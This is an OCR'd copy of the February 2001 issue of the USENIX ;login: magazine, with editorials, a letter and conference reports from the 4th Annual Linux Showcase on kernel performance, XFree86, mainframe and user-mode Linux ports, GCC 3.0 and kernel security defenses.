
;login:

THE MAGAZINE OF USENIX & SAGE
February 2001 • volume 26 • number 1



inside:

CONFERENCE REPORTS
4th Annual Linux Showcase and Conference
First Workshop on Industrial Experiences with Systems Software (WIESS 2000)
COMPUTING
Security Considerations for Remote Electronic Voting Over the Internet
Needles in the Craystack: When Machines Get Sick, Part 2
PROGRAMMING
A New Twist on Random Number Generators
and much more . . .
SECURITY
AES: Advanced Encryption Standard
and more . . .
SYSADMIN
A New Column:
ISPadmin by Robert Haskins
THE WORKPLACE
Jobs vs. People

USENIX & SAGE
The Advanced Computing Systems Association &
The System Administrators Guild

USENIX Upcoming Events

3rd USENIX Symposium on Internet Technologies and Systems (USITS '01)

MARCH 26-28, 2001
Cathedral Hill Hotel, San Francisco, California, USA

http://www.usenix.org/events/usits01

Java™ Virtual Machine Research and Technology Symposium

APRIL 23-24, 2001
Monterey, California, USA

http://www.usenix.org/events/jvm01

2001 USENIX Annual Technical Conference

JUNE 25-30, 2001
Boston, Massachusetts, USA

http://www.usenix.org/events/usenix01

10th USENIX Security Symposium

AUGUST 13-16, 2001
Washington, D.C., USA

http://www.usenix.org/events/sec01/

5th Annual Linux Showcase and Conference

NOVEMBER 6-10, 2001
Oakland, California, USA

Submissions due: June 4, 2001

15th Systems Administration Conference (LISA 2001)

Sponsored by USENIX & SAGE

DECEMBER 2-7, 2001
San Diego, California, USA

http://www.usenix.org/events/lisa2001

Extended abstracts due: June 5, 2001

Notification of acceptance: July 2001

Camera-ready final papers due: October 1, 2001

First Conference on File and Storage Technologies (FAST)

JANUARY 28-29, 2002
Monterey, California, USA

http://www.usenix.org/events/fast/

Submissions due: July 13, 2001

Notification to authors: September 14, 2001

Camera-ready final papers due: november 15, 2001

For a complete list of future USENIX events, see **http://www.usenix.org/events**

contents

2 MOTD *by Rob Kolstad*

3 APROPOS *by Tina Darmohray*

4 LETTERS TO THE EDITOR

CONFERENCE REPORTS

5 4th Annual Linux Showcase & Conference

14 First Workshop on Industrial Experiences with Systems Software (WIESS 2000)

COMPUTING

20 Security Considerations for Remote Electronic Voting Over the Internet *by Avi Rubin*

29 Needles in the Craystack: When Machines Get Sick, Part 2 *by Mark Burgess*

NETWORKING

33 TCP Tuning Guide for Distributed Application on Wide Area Networks *by Brian L. Tierney*

PROGRAMMING

40 Java Performance *by Glen McCluskey*

43 Using CORBA With Java *by Prithvi Rao*

46 A New Twist on Random Number Generators *by Ray Swartz*

49 The Tclsh Spot *by Clif Flynt*

SECURITY

61 AES: Advanced Encryption Standard is Coming *by Edgar Danielyan*

64 Musings *by Rik Farrow*

SYSADMIN

67 ISPadmin *by Robert Haskins*

THE WORKPLACE

73 Jobs vs. People *by Steve Johnson and Dusty White*

BOOK REVIEWS

74 The Bookworm *by Peter H. Salus*

STANDARDS REPORTS

76 The Open Group Base Working Group Update *by Andrew Josey*

77 Austin, October 2000 Plenary for D4 Issue Resolution *by Glen Seeds*

SAGE NEWS

79 Report on the SAGE Certification Committee *by Lois Bennett*

81 International SAGE Code of Ethics *by Barbara Dijker*

USENIX NEWS

83 From the President *by Daniel Geer*

84 In Memoriam: Mike Muuss *by Peter H. Salus*

85 IOI 2000, Beijing, China *by Don Piele*

86 Changing of the Guard *by Andrew Hume*

87 Years Ago in UNIX *by Peter H. Salus*

87 USENIX Needs You *by Rob Kolstad*

ANNOUNCEMENTS AND PROGRAMS

88 15th Systems Administration Conference (LISA 2001)

;login: Vol. 26 # 1, February 2001

;login: is the official magazine of the USENIX Association and SAGE.

;login: (ISSN 1044-6397) is published bimonthly, plus July and November, by the USENIX Association, 2560 Ninth Street, Suite 215, Berkeley, CA 94710.

$50 of each member's annual dues is for an annual subscription to *;login:*. Subscriptions for nonmembers are $60 per year.

Periodicals postage paid at Berkeley, CA, and additional offices.

POSTMASTER: Send address changes to *;login:*, USENIX Association, 2560 Ninth Street, Suite 215, Berkeley, CA 94710.

Cover photo: Berk Tague, Dennis Ritchie, and Brian Kernighan (see page 86).

motd

by Rob Kolstad

Dr. Rob Kolstad has long served as editor of *;login:*. He is also head coach of the USENIX-sponsored USA Computing Olympiad.

<kolstad@usenix.org>

Happy New Year!

I know, you're thinking: but the year is already a month old. I'm writing this, however, on January 2, so as they say on ABC: "It's new to me."

First, a word from a sponsor. *;login:* has a short new column: "USENIX Needs You" (see page 86). This column lists a myriad of volunteer (and remunerated) opportunities within the USENIX Association. Too often these opportunities are passed by word of mouth to "insiders" who then volunteer – while those who are waiting to "increase their visibility" never get a chance to join the elite set of USENIX volunteers. Check out the listings and see if any of the options appeals to you!

The year looks to be shaping up to be an interesting one:

- Digital music sharing (and its peer-to-peer cousin) should shake out this year. I'll be interested to see how that all turns out. I fear that each record label thinks there's enough internet bandwidth to send real-time music (which can not be saved to disk) to its "customers." I'm not sure there's enough bandwidth given the current cost-structure for the end-users.
- Intel's new architecture (the IA-64, aka Itanium) should be ready for consumer use. Some of the trade magazines are expressing concern already. If things were not to work out, the new architecture would surely prove to be one of the larger R&D losses (although the Iridium satellite telephone project didn't yield the hoped-for returns, either).
- Maybe this will be the year of Java. Or Artificial Intelligence. Or video-on-demand. Or WINE. Maybe not.
- What will happen in the arena of security? I fear that things will continue to get worse in an ever-escalating war between crackers and site-owners where the penalty for crackers failing is relatively low (for them) and the penalty for crackers succeeding is very high for those who are penetrated/denied/etc. How will the war be brought to a close?
- I don't see the bottom dropping of out high-tech employment as some pundits predict. Competent purveyors of our technologies should always be able to find good employment (though potentially not as a 7% shareholder in a multi-billion dollar startup).
- What are we going to do with all the storage? I believe everyone's disk capacity will increase by 1.5-2.0x this year. Backups will be more challenging than ever (as will all the implications of having so much data available for mining).
- Will corporate computing ever re-centralize? Managing millions of non-standardized desktops in organizations is proving to be ever more expensive; many institutions are requiring total standardization on the desktop. Thin clients, "timesharing," and application servers haven't hit really big yet (I think). When will every-day users tire of administering their own systems?

Finally, I am going to take on a quest this year. I'm going to try to get people to say "no" when they mean "no." I spend way too much time listening to correspondents, friends, subordinates, superiors, etc. trying to find new ways to let me down gently. "I'd really like to work on that and it's a really great project and I've thought about it for years and it's something that seems really important, but . . ." I am all for courtesy, and I even buy into the social lubrication that is implied by certain aspects of "political correctness." But when hearing "no" takes a significant amount of time compared to the actual performance of a project, the negative reply starts to feel fairly expensive.

I hope the New Year brings you tidings of happiness, peace, and prosperity. Despite the article on Slashdot about all the great inventions appearing in the first half of the 20th century, our technology continues to march along rather quickly and thus be, near as I can tell, one of the most exciting places to work in all of our human endeavors.

apropos

Beware of What You Wish For

by Tina Darmohray

Tina Darmohray, co-editor of *;login:*, is a computer security and networking consultant. She was a founding member of SAGE.

<tmd@sage.org>

I was first introduced to networking as a student at UC Berkeley. I vividly remember sitting in the terminal room on the west end of campus complaining out loud that I'd like to be able to get help from my CS TA up on the east corner of campus. The person next to me suggested I try "talk"ing to my TA. I could tell by the inflection in his voice that he didn't mean a face-face conversation, but I wondered what other mode of communication he was suggesting. He proceeded to walk me through using the UNIX who command to see if my TA was online and then the talk command to initiate an electronic conversation. I was amazed. Of course, I did the typical newbie-thing and assumed my TA was just as thrilled with this "new" method of communication as I was. After a half dozen questions via talk he suggested I come see him and gave me the "over and out" salutation. It didn't matter that I had been disconnected by the TA; I had been introduced to a whole new world of communication possibilities, and just like with electronic mail, I was hooked.

As I began my career in computers, I remained as enthusiastic about electronic communication as I was that day I discovered talk. I evangelized about the fledgling Internet to family members and friends, told all how neat I thought it was. I was convinced that everyone would think it was as great as I did. I always celebrated an addition to my list of email-capable friends since, from my perspective, electronic mail is often the most efficient form of communication as it virtually eliminates telephone tag. For example, since my brother lives overseas, having him online was particularly convenient. It didn't take my parents long to recognize that email was far easier and more consistently reliable than their traditional options of telephone, telegraph, or paper mail.

Professionally, as well as personally, I wanted to see the Internet grow. I was always eager to meet others who also loved the technology that made it easier to "talk." I sought out organizations that encouraged information exchange. The free exchange of technical knowledge among professionals increased my love of networking. I envisioned a day when "everyone" would be connected and there would be huge innovations in information sharing as well as personal communication. The advent of the World Wide Web and e-commerce, which served as the catalyst for getting folks online, brought about my wildest dreams. It seems everyone is on the Net now. I keep in touch via the Internet with people who have no professional association with computers. My kids all have accounts, I meet people I share hobbies with, I purchase items – why, even my parents got online this year!

Sadly, the online craze may have ushered in greater personal communications, but increasingly I've seen an unwillingness to share professional information. Often when I approach colleagues to write about their organization for *;login:* they are restricted from sharing that information, citing how it could somehow reveal trade secrets. This has been the case with Computer Use and Security policies for years. No one wants to reinvent the wheel in this area, but it seems it's next to impossible to get organizations to share these. It's hard for me to imagine Computer Use policies revealing the corporate jewels. This information blackout even seems to impair peer relationships that could help organizations. I know of more than one prominent Internet company that refused to compare notes with their peers, even when they were under attack by the same crackers. Seems counter-productive to me.

Communication and information sharing is at the heart of why I like computers, or more specifically, why I like networks. Now that it's gone mainstream, however, some of the information exchange that it fostered seems to have gone with it. Beware of what you wish for.

;login:

EDITORIAL STAFF

EDITORS
Tina Darmohray <*tmd@sage.org*>
Rob Kolstad <*kolstad@usenix.org*>

STANDARDS REPORT EDITOR
David Blackwood <*dave@usenix.org*>

MANAGING EDITOR
Alain Hénon <*ah@usenix.org*>

COPY EDITOR
Steve Gilmartin

TYPESETTER
Festina Lente

PROOFREADER
Annelise Zamula

MEMBERSHIP, PUBLICATIONS, AND CONFERENCES
USENIX Association
2560 Ninth Street, Suite 215
Berkeley, CA 94710
Phone: +1 510 528 8649
FAX: +1 510 548 5738
Email: <*office@usenix.org*>
<*conference@usenix.org*>
<*login@usenix.org*>
WWW: <*http://www.usenix.org*>

letters to the editor

ABOUT MASHEY'S FILESYSTEM TALK

From Toby Everett
<*tua@everettak.org*>
Someone else may have caught this already, but I believe the XFS throughput record is 7GB/second for reading from a single file.

From John Mashey:

In ;login Vol. 15, No. 6, page 14, Kevin E. Fu did a nice job of summarizing SGI's XFS talk, but I did notice one typo, where Kevin wrote: "This allows XFS to achieve a throughput of 7MB/second when reading from a single file on an SGI Origin 2000 system."

Of course, the real number of 7*GB*/sec is a bit more noteworthy, albeit insufficient for some customers, of which at least one needed about 15GB/sec. This is hard work.

Editor's Reply: Yes, I erroneously fixed this in editing. My apologies to all who thought 7MB/second was not impressive. 7GB/sec certainly is!

RK

conference reports

This issue's reports are on the 4th Annual Showcase & Conference, (ALS 2000).

OUR THANKS TO THE SUMMARIZERS:
FOR ALS:
Peter Salus
Vikram V. Asrani
Laurel Fan
Thomas Naughton
Zhedong Yu

4th Annual Linux Showcase & Conference, Atlanta

Atlanta, Georgia, USA
October 10–14, 2000

GOODBYE, ATLANTA

by Peter H. Salus
<peter@matrix.net>

The Atlanta Linux Showcase was founded in 1996 by the Atlanta Linux Enthusiasts, which had been founded in December 1994. It grew too fast and this past October was run by the USENIX Association, rather than by the amateurs that had made it such a success in 1997, 1998, and 1999.

I was the dinner entertainment in 1998 and in 1999, so I guess I can get away with that rather dour beginning.

I enjoyed myself at ALS 4, but it wasn't the same. And it will be yet further transformed in 2001, when it moves from Atlanta to Oakland. ALS 4, in fact, was the Annual Linux Showcase, no longer Atlanta. . . . *Sic transit gloria mundi.*

The show floor, as expected, was bigger and better. There were plenty of really fine folks to talk to. Several of the invited talks (which I'll get to in a paragraph or so) were very interesting. But the tone was different and it will be more different in Oakland.

USENIX for nearly a decade was an amateur organization. It has changed. But even though I can generate nostalgia, the change and professionalization have been good.

Ken Coar, Director and VP of the Apache Software Foundation, spoke about life, Apache, and Open Source development on Thursday, 12 October. His descriptions of how Apache development works, what's hot right now, and software licensing were interesting, but somehow just didn't fire up the audience (nor me). It may have been the general "preaching to the choir" aspect. He did remark that the Apache license was "BSD-ish."

Coar's description of the HTTP project was more illuminating, involving XML and Djakarta (=Apache-Java).

Ken Coar

Last year there was an interesting ALS session on Beowulf, so, on Friday, I trotted along to hear Jim Reese (of Google) talk about Linux clustering. He referred to his talk as "Scaling the Web: An Overview of Google, A Linux Cluster for Fun and Profit."

Google has waxed tremendously. In June 1999 they had 500 CPU and half a million hits daily. In October 2000 (16 months later) it was 6000 CPU and 50M hits/day.

Jim Reese

Google uses cheap, off-the-shelf, PC hardware in which they replicate everything on there of Exodus' sites: Santa Clara and Sunnyvale (which are connected by OC12 lines) and Herndon, VA (which is connected by 2Gb lines to the West Coast. They run 80 machine clusters with four 1Gb uplinks per cluster. All 100% Linux.

They get 100 queries/sec.; have 500TB of storage; and tens of GB/sec of I/O.

Google runs redundancy like crazy. I wrote down lots more, but it was very impressive.

Hack Linux Track

REFEREED PAPERS

Session: Kernel Performance

Summarized by Laurel Fan

Analyzing the Overload Behavior of a Simple Web Server

Niels Provos, University of Michigan; Chuck Lever, AOL-Netscape; Stephen Tweedie, Red Hat

Niels Provos analyzed phhttpd, a static Web server using a few different signal handling techniques.

Signal-driven I/O is traditionally done with the signal SIGIO, which is raised when I/O events (such as data received, data sent, connection closed) occur. With the siginfo_t struct and sigwaitinfo() syscall, information about what type of event occurred causes the signal. However, this doesn't work well with servers with multiple connections, since there is no information about which socket was involved.

POSIX Real-Time signals (RT signals) are an improvement over SIGIO in many ways. First, they allow a signal to be associated with a file descriptor. Second, signals are queued in the kernel, allowing true event-driven applications. However, the queue is fixed size and can overflow, in which case it falls back to SIGIO until the application clears the queue. The fallback is invoked by a SIGIO signal; the recovery process, however, uses poll() or select().

phhttpd is a static content Web server that uses RT signals. It is multi-threaded, with multiple threads that each use sigwaitinfo to process events one at a time. Load balancing is done by reassigning the listener socket to the next thread every time a connection is accepted. (This is possible because threads in Linux have unique pids.)

The authors implemented a new system call, sigtimedwait4(), which allows more than one RT signal to be sent at a time, similar to poll(). This can increase performance by decreasing the number of system calls and the number of passes through the RT signal queue.

To test the performance of sigtimedwait4, phhttpd was modified to use this and compared to the unmodified phhttpd. The overload behavior, the behavior of the server under the load of a large number of clients, was examined.

After a certain request rate, the performance of phhttpd, as measured by the reply rate, decreases dramatically. They found that merely switching to sigtimedwait4() gave only a small improvement, showing that the system call and signal handling are only a small part of the problem.

Another benefit of sigtimedwait4() is the additional information available. When a server is overloaded, it is too busy accepting new requests to take care of the old ones. With sigtimedwait4(), the server can detect when it is being overloaded and drop new connections in favor of completing old requests.

With this new enhancement, the reply rate no longer showed the steep decline when in overload. Instead, the reply rate leveled off and then decreased slowly. Another interesting result was that dropping connections actually decreased the error rate.

Further information is available at *<http://www.citi.umich.edu/projects/linux-scalability>*.

Linux Kernel Hash Table Behavior: Analysis and Improvements

Chuck Lever, AOL Netscape

Chuck Lever started work on this project while working on the Linux Scalability Project. Hash tables are a commonly used data structure in the Linux kernel because of their fast average insertion and look-up times, compared with lists and trees. Performance of the kernel depends on the performance of these hash tables. Lever wanted to know how the performance of these hash tables scales when moving from smaller memory systems to machines with large physical memory. He cited an example in which a particular hash function unexpectedly broke down (placed all items in only a few buckets) when adding a large number of items to the table.

Can one increase the size of a given hash table and expect the hash function to continue to work as designed? Lever examined the performance of hash tables used by the page cache, buffer cache, directory entry cache, and inode cache in the Linux 2.2.5 kernel. Using kernel instrumentation and the SPEC SDM benchmark, he was able to measure hash table behavior while controlling the offered load on the test system.

Experimental results showed that the hash function works well in the page, inode, and dentry caches, and scales well as hash table sizes increase. The buffer cache hash function was not sufficient to randomize the key, and long hash chains resulted. All hash tables in the 2.2.5 kernel were too small for large memory systems. The inode hash table was so small that the hash chains averaged more than 200 entries each.

Later versions of the Linux kernel implement a dynamic hash table size for these caches, based on the size of a machine's physical memory. Lever believes that in most situations, the table size generated by the Linux kernel is appropriate for good performance.

Lever then spoke about different hash function types. Modulus hash functions are generally expensive because they require a division operation. Table-driven hash functions are not practical because memory operations to read the tables are more expensive than computation on modern CPUs. Shift-add functions suffice in most cases but should be checked with real data prior to use. Multiplicative hash functions are mostly a reasonable choice because they require only a few instructions, and are generally as good as modulus hash functions at randomizing the input data.

In conclusion, Lever mentioned that dynamic cache sizes provide good scalability. Keeping cache size small and relevant helps. Performance of hash functions depends on the input data set.

Further information is available at *<http://www.citi.umich.edu/projects/linux-scalability>*.

DYNAMIC BUFFER CACHE MANAGEMENT SCHEME BASED ON SIMPLE AND AGGRESSIVE PREFETCHING

H. Seok Jeon and Sam H. Noh, Hong-Ik University

In this presentation, H. Seok Jeon described his proposed dynamic buffer cache management scheme to reduce I/O latency while incorporating prefetching into the replacement policy. As an overview, Jeon spoke about the various replacement policies described in the literature. He mentioned the three groups of policies which incorporated prefetching: a reference history-based approach, a hint-based approach, and a simple-minded approach using a one block look ahead. The LRU-OBL (one block look ahead) policy is simple and effective and can improve performance by up to 80%. However, its deficiency is that 60% of the blocks prefetched might never be used. Jeon then proposed splitting the cache into two partitions: a weighing room and a waiting room. All referenced blocks are to be placed in the weighing room, while the waiting room is used for the prefetched blocks. Since cache sizes are small, partitioning the cache could possibly result in a deteriorated performance due to the smaller cache size holding referenced blocks. Thus, it is essential to keep the size of the waiting room minimal. Jeon's solution to this was to use a self-adjusted room-size scheme. In the SA-WWR scheme the size of the two partitions is adjusted dynamically, based either on the reference interval for blocks or on the cache miss statistics. Enumerating the cases, Jeon explained how the sizes of the two partitions are modified depending on the positions of blocks i-1,i and i+1.

Jeon then spoke about the implementation in which he modified the bread() function in Linux to use the SA-WWR replacement policy and in which he added a FIFO wait queue. Experimental results by Jeon show that the SA-WWR scheme provided an improved performance as compared to both the Linux replacement policy and the LRU-OBL policy for replacement. He also considered multiple performances with CPU-bound processes before concluding that SA-WWR does provide an improved performance.

At the end, there was a question by Stephen Tweedie, expressing his surprise at the improved performance obtained by the experimental results, explaining that the bread() function was not the function used for sequential file access.

For more information, contact the presenter at *<hsjeon@cs.hongik.ac.kr>*.

SESSION: XFREE86

Summarized by Zhedong Yu

TRANSLUCENT WINDOWS IN X

Keith Packard, Xfree86 Core Team, SuSE Inc.

In X Window System, the core protocol defines which portions of each window are visible and which are not when overlapping happens. But the overlapping windows are always completely opaque. There are many techniques to simulate the non-opaque windows in controlled environments. But they could not be used in a general way to deal with translucency. Keith Packard talked about a general way to solve the problem by assigning alpha values for pixels in occluding windows. Thus the occluded region and the occluding region can be blended. This window-level composting extension will be greatly helpful for application development.

DEVELOPING DRIVERS AND EXTENSIONS FOR XFREE86-4.X

Dirk Hohndel, SuSE Linus AG; Robin Cutshaw, Intercore

Since XFree86 is the standard implementation of X Window System for PC UNIX systems, it's very important to be familiar with it and know how to develop drivers and extensions for XFree86.

In their paper, Dirk Hohndel and Robin Cutshaw analyzed the problems of previous XFree86 design: lack of a real design document; the device-dependent X (ddx) part was largely untouched and undocumented; the problematic assumption that the video card of PC should be VGA-compatible; and the logistical problem of one driver binary for one OS Device

Then, "Module Loading Architecture" was introduced to make XFree86 more extensible, allowing just the modified/ new driver (or extension) module to be provided instead of the full X server. Thus all the OSs on the same hardware architecture can share the same type of modules as well.

Since XFree86-4.x is well documented, it is straightforward to implement a driver.

More information can be obtained from the XFree86 project at *<http://www.XFree86.org>*.

SESSION: KERNEL PORTS

Summarized by Laurel Fan

LINUX ON THE SYSTEM/390

Adam Thornton, Sine Nomine Associates

The System/390 is IBM's largest mainframe. Its strength is in I/O, rather than CPU power, making it suited for tasks such as Web serving. Running Linux on it would allow users with UNIX expertise to use the reliability and I/O power of the

S/390 without dealing with its less desirable characteristics, such as EBCDIC.

One interesting feature is VM, Virtual Machine. This allows a single S/390 to run multiple virtual S/390s, each running any OS, such as Linux. Using VM and Linux S/390, a large virtual server farm can be implemented on a single machine. 41,400 simultaneous copies of Linux have been run in a test environment, and 3,700 copies have been run in production.

This has many practical purposes. Multiple different versions of Linux can be run for testing or academic purposes, without the hassle or expense of multiple machines. ISPs or other service providers can give each of their customers their own virtual Linux server, without worrying about customers affecting each other. A single S/390 can have a lower total cost of ownership than the equivalent number of stand-alone servers.

Porting to the S/390 presented several unique issues, both because of the number of virtual machines and because of the S/390's unique architecture. One issue was the timer interrupt. In Linux, a timer interrupt fires 100 times every second by default. This can decrease performance significantly with many virtual machines. Their current solution is to decrease the frequency of the interrupt, which has the unfortunate effect of decreasing the responsiveness of interactive applications. A good solution to this would be for a virtual kernel to disable timer interrupts when idle, and later restore its time from the host kernels.

For more information, see <*http://www.linux390.com/*>.

A User-Mode Port of the Linux Kernel

Jeff Dike

User-mode Linux is a port of the Linux kernel that itself runs on Linux. It is a full Linux kernel, but instead of running on hardware, it runs on a host kernel. All devices are virtual, and most are implemented in terms of user-level objects. For example, disks are implemented as files, and terminals are implemented as xterms or ptys. The virtual processor is implemented with the kernel's arch interface.

Processes in user-mode Linux run as user-mode processes in the host kernel. Syscalls are implemented using a tracing thread which intercepts system calls and redirects them to the user mode kernel.

A port to user mode presents many challenges and design problems, which Jeff Dike addressed in his talk, such as context switching and virtual memory.

A user-mode kernel has many applications. For example, it can be used as a sandbox for untrusted code, debugging, and as a Linux binary compatibility layer for othere OSes.

While user-mode Linux is quite functional, supporting kernel modules, X clients, and networking, some work still needs to be done, such as SMP support, privileged instruction emulation, and nesting.

For more information, see <*http:/user-mode-linux.sourceforge.net/*>.

Session: PotPourri

Summarized by Laurel Fan

GCC 3.0: The State of the Source

Mark Mitchell and Alexander Samuel, CodeSourcery, LLC

GCC, the GNU Compiler Collection, is the primary compiler for GNU/Linux and an important part of the system. The next major release, GCC 3.0, will include many improvements, and will have a more rigorous quality assurance process.

One major improvement is a standardized C++. ABIGCC 3.0, the next major release of the GNU Compiler Collection, will include a standardized C++ ABI, a major improvement. The ABI, application binary interface, defines how the object code is laid out. Because the C++ ABI has changed between GCC releases in the past, libraries built with different versions of GCC are incompatible. A stable ABI for 3.0 and subsequent releases will make distribution of both free and proprietary C++ libraries easier.

Many other C++ improvements have also been made. Mangled names, especially for complex templates, are much shorter, resulting in smaller object files. Virtual bases are handled more efficiently. A new, more standards-compliant C++ standard library will be included.

The infrastructure of the compiler itself has also been worked on. Better internal memory management allows GCC to use less memory. Many improvements, such as creating a parse tree for a whole function and using flow graphs to allow global optimization, will enable better optimization techniques.

For more information, see <*http://gcc.gnu.org/*>.

SMP Scalability Comparisons of Linux Kernels 2.2.14 and 2.3.99

Ray Bryant, Bill Hartner, Qi He, and Ganesh Venkitachalam, IBM Linux Technology Center

This study compared the SMP scalability (the performance gain from adding more processors) of Linux kernel versions 2.2.14 and 2.3.99. At the time of the study, these were, respectively, the newest stable version and the newest development version, which should have similar performance characteristics to the 2.4 series.

Four benchmarks were used: Volanomark, Netperf, FSCache, and SPECweb99. Volanomark is a chat-room server and client written in Java that makes extensive use of threads and measures scheduler and TCP/IP stack performance. Netperf measures network performance. FSCache measures the performance of the file system cache. SPECweb99 is a benchmark designed to test a Web server by simulating clients accessing static and dynamic content.

On all of these benchmarks, the 2.3.99 kernels showed a significant increase in SMP scalability. Consequently, the upcoming 2.4 kernels should have better SMP performance than the 2.2 kernels.

Session: Security

Summarized by Laurel Fan

Enhancements to the Linux Kernel for Blocking Buffer-Overflow-Based Attacks

Massimo Bernaschi, Istituto Applicazioni del Calcolo, Italy; Emanuele Gabrielli and Luigi V. Mancini, Universita di Roma "La Sapienza," Italy

Subverting privileged applications using a buffer overflow or similar attack is a major security problem on Linux and other operating systems. Existing solutions, such as adding bounds checking and using a non-executable stack, require modification of application code, break legitimate applications, or can be bypassed.

The objective of this approach was to create a solution that has minimal impact on the kernel – requiring no change or recompilation of applications and minimal performance penalty – and is easy to set up.

The technique described here involves making a check on an Access Control Database (ACD) when a controlled system call is invoked by a privileged process. Controlled system calls, such as open, execve, and chmod, are those that an attacker could use to gain control of the system.

When a system call is invoked, the ACD entry for that particular system call is examined. The information contained in the ACD varies with each controlled system call. For example, the ACD entry for execve contains information about which executable files each privileged process is permitted to execve, and stored information (such as last modified date and size) about the executable files. A call to execve fails if either the process does not have permission to execute the file, or the target file has been modified since the ACD entry was created.

This feature is implemented with a small kernel patch, a new command to manage the ACD, and a change to chmod. The performance impact is limited because the new functionality is not accessed often: only for the controlled system calls and never in user mode. This approach has been shown to protect against several buffer-overflow-based attacks.

For more information, see *<http://www.iac.rm.cnr.it/newweb/tecno/indexsecurity.htm>*.

Domain and Type Enforcement for Linux

Serge E. Hallyn and Phil Kearns, College of William and Mary

Domain and Type Enforcement is a method of access control for protecting the system from a trusted user. Processes belong to "domains," and files belong to "types."

Access is controlled from domains to types (processes of read/write/execute /etc. files) and between domains (sending signals and changing domains). A process can change domains explicitly or automatically by executing a file defined as an entry point.

For example, an ftp daemon can be prevented from giving up a root shell by making the ftpd binary an entry point into a domain that does not have permission to execute system binaries or change domains.

Hallyn talked about his implementation of DTE for Linux kernel 2.3.38. The DTE policy is contained in a file which is read read on bootup, and which contains information about domains, types, and permissions. This information is stored in memory, and when a process attempts to access a type (by calling open), access a domain (by calling signal), or change domains (with execve), a DTE check is done.

There is a slight performance impact with adding DTE to the kernel. Adding DTE to the kernel slows performance slightly, but for normal workloads, in which executing files is rare, this should be relatively insignificant.

For more information, see *<http://www.cs.wm.edu/~hallyn/dte>*.

Piranha Audit: Kernel Enhancements and Utilities to Improve Audit/Logging

Vincenzo Cutello, Emilio Mastriani, and Francesco Pappalardo, University of Catania, Italy

Auditing and logging is an important part of system security. If you can detect an attack when it's happening, you might be able to stop it. Even if the attack succeeds, audit data can help you decide what to do to prevent it from happening in the future. Auditing is described in TCSEC, a set of criteria for secure systems. Piranha Audit is an attempt to meet those requirements.

One problem with existing logging systems is that in a root compromise situation, the logs can be altered to hide the intrusion. Piranha Audit's solution to this is to take steps to protect the logging system in the kernel. With Piranha, some tasks, such as signaling the monitoring task or editing such important files, such as the audit log and the Piranha binaries, would require both root access and an additional password.

Another problem is that the audit log can become too long and contain too much unimportant information for a human to read through. Piranha's solution to this is to provide intrusion detection tools to analyze the logs and find attacks, either to alert an administrator or to take action itself.

Testing has shown that Piranha Audit can detect and prevent attacks, and does not cause excessive performance degradation.

Session: Kernel Performance II

Lockmeter: Highly Informative Instrumentation for Spin Locks in the Linux Kernel

Ray Bryant, IBM Linux Technology Center; John Hawkes, SGI

Summarized by Vikram V. Asrani

Ray Bryant introduced spin locks as the low-level synchronization primitives in the SMP (symmetric multiprocessing) system. The two types of spin locks are spinlock_t and rwlock_t, the latter supporting multiple read/write access. These locks are operated upon using macros. Bryant believes that the primary reason for the use of Linux in the market is so that it can be used as a server operating system. However, vendor systems in the variants of UNIX provide a better performance for SMP. Thus there is a need to improve Linux SMP performance.

Bryant described path length and lock contention as the two main issues determining SMP performance. Path length can be examined using profiling tools. However, measuring lock contention was a harder task.

The reasons are as follows: Linux has a fast implementation for locks. Gathering statistical information can potentially increase the overheads, and one wants to keep this overhead minimal. Since the lock structures have been specifically designed to optimize their performance in the presence of a cache, one cannot increase the size of the lock structure.

One way to reduce the overhead of lock instrumentation is to store all lock statistics in per-CPU data structures. This has the advantage of not introducing additional cache traffic between processors that would occur if there were a single lock statistics structure shared among CPUs. Additionally, there is no need to lock the statistics structure, since it is only updated by one CPU.

In short, Bryant believes that the instrumented code should study the original problem and not deviate to examining the instrumented problem.

Bryant then described their solution: the Lockmeter, which is a set of instrumented spin-lock routines providing certain lock usage statistics on a per call basis. He described the implementation of both spin locks as well as the rwlocks using the idea of saving a hash index in some field in the lock structure. Bryant showed a large set of useful statistics provided by the Lockmeter. In addition, the authors had also examined the overheads introduced by this instrumentation. This instrumentation increased system time up to 20% and system throughput up to 14% (because of the larger set of instructions to be executed). Bryant mentioned that they have examined the problem and have gotten some results. They now need to use the results in order to examine why the SMP performance does not scale; they will be continuing work on this. The current version of Lockmeter is available from <*http://oss.sgi.com/lockmeter*>. An updated version of the Lockmeter paper can be found at <*http://oss.sgi.com/projects/lockmeter*> or <*http://oss.software.ibm.com/developerworks/opensource/linux*>.

EXTREME LINUX TRACK

Session: Potpourri

Summarized by Thomas Naughton

The Linux BIOS

Ronald G. Minnich, James Hendricks, and Dale Webster, Los Alamos National Laboratories

The session chair, Donald Becker, introduced Ron Minnich and mentioned that he was working with clusters when they (Becker, et al.) began the Beowulf project at CESDIS in the early 1990s. Minnich briefly introduced several of the clusters they currently are working with, making note of the various manufacturers as well as multiple BIOSes. These included Pancake: 36 Compaq Photon nodes, Rockhopper: 128 Intel L440 GX+ SMP, and Sarnoff: 161 various types. He explained the current quandary regarding BIOS and the lack of a sufficient standard. The major vendors like Intel, DEC, Compaq, Dell, all have different BIOSes and the availability of specifications also varies.

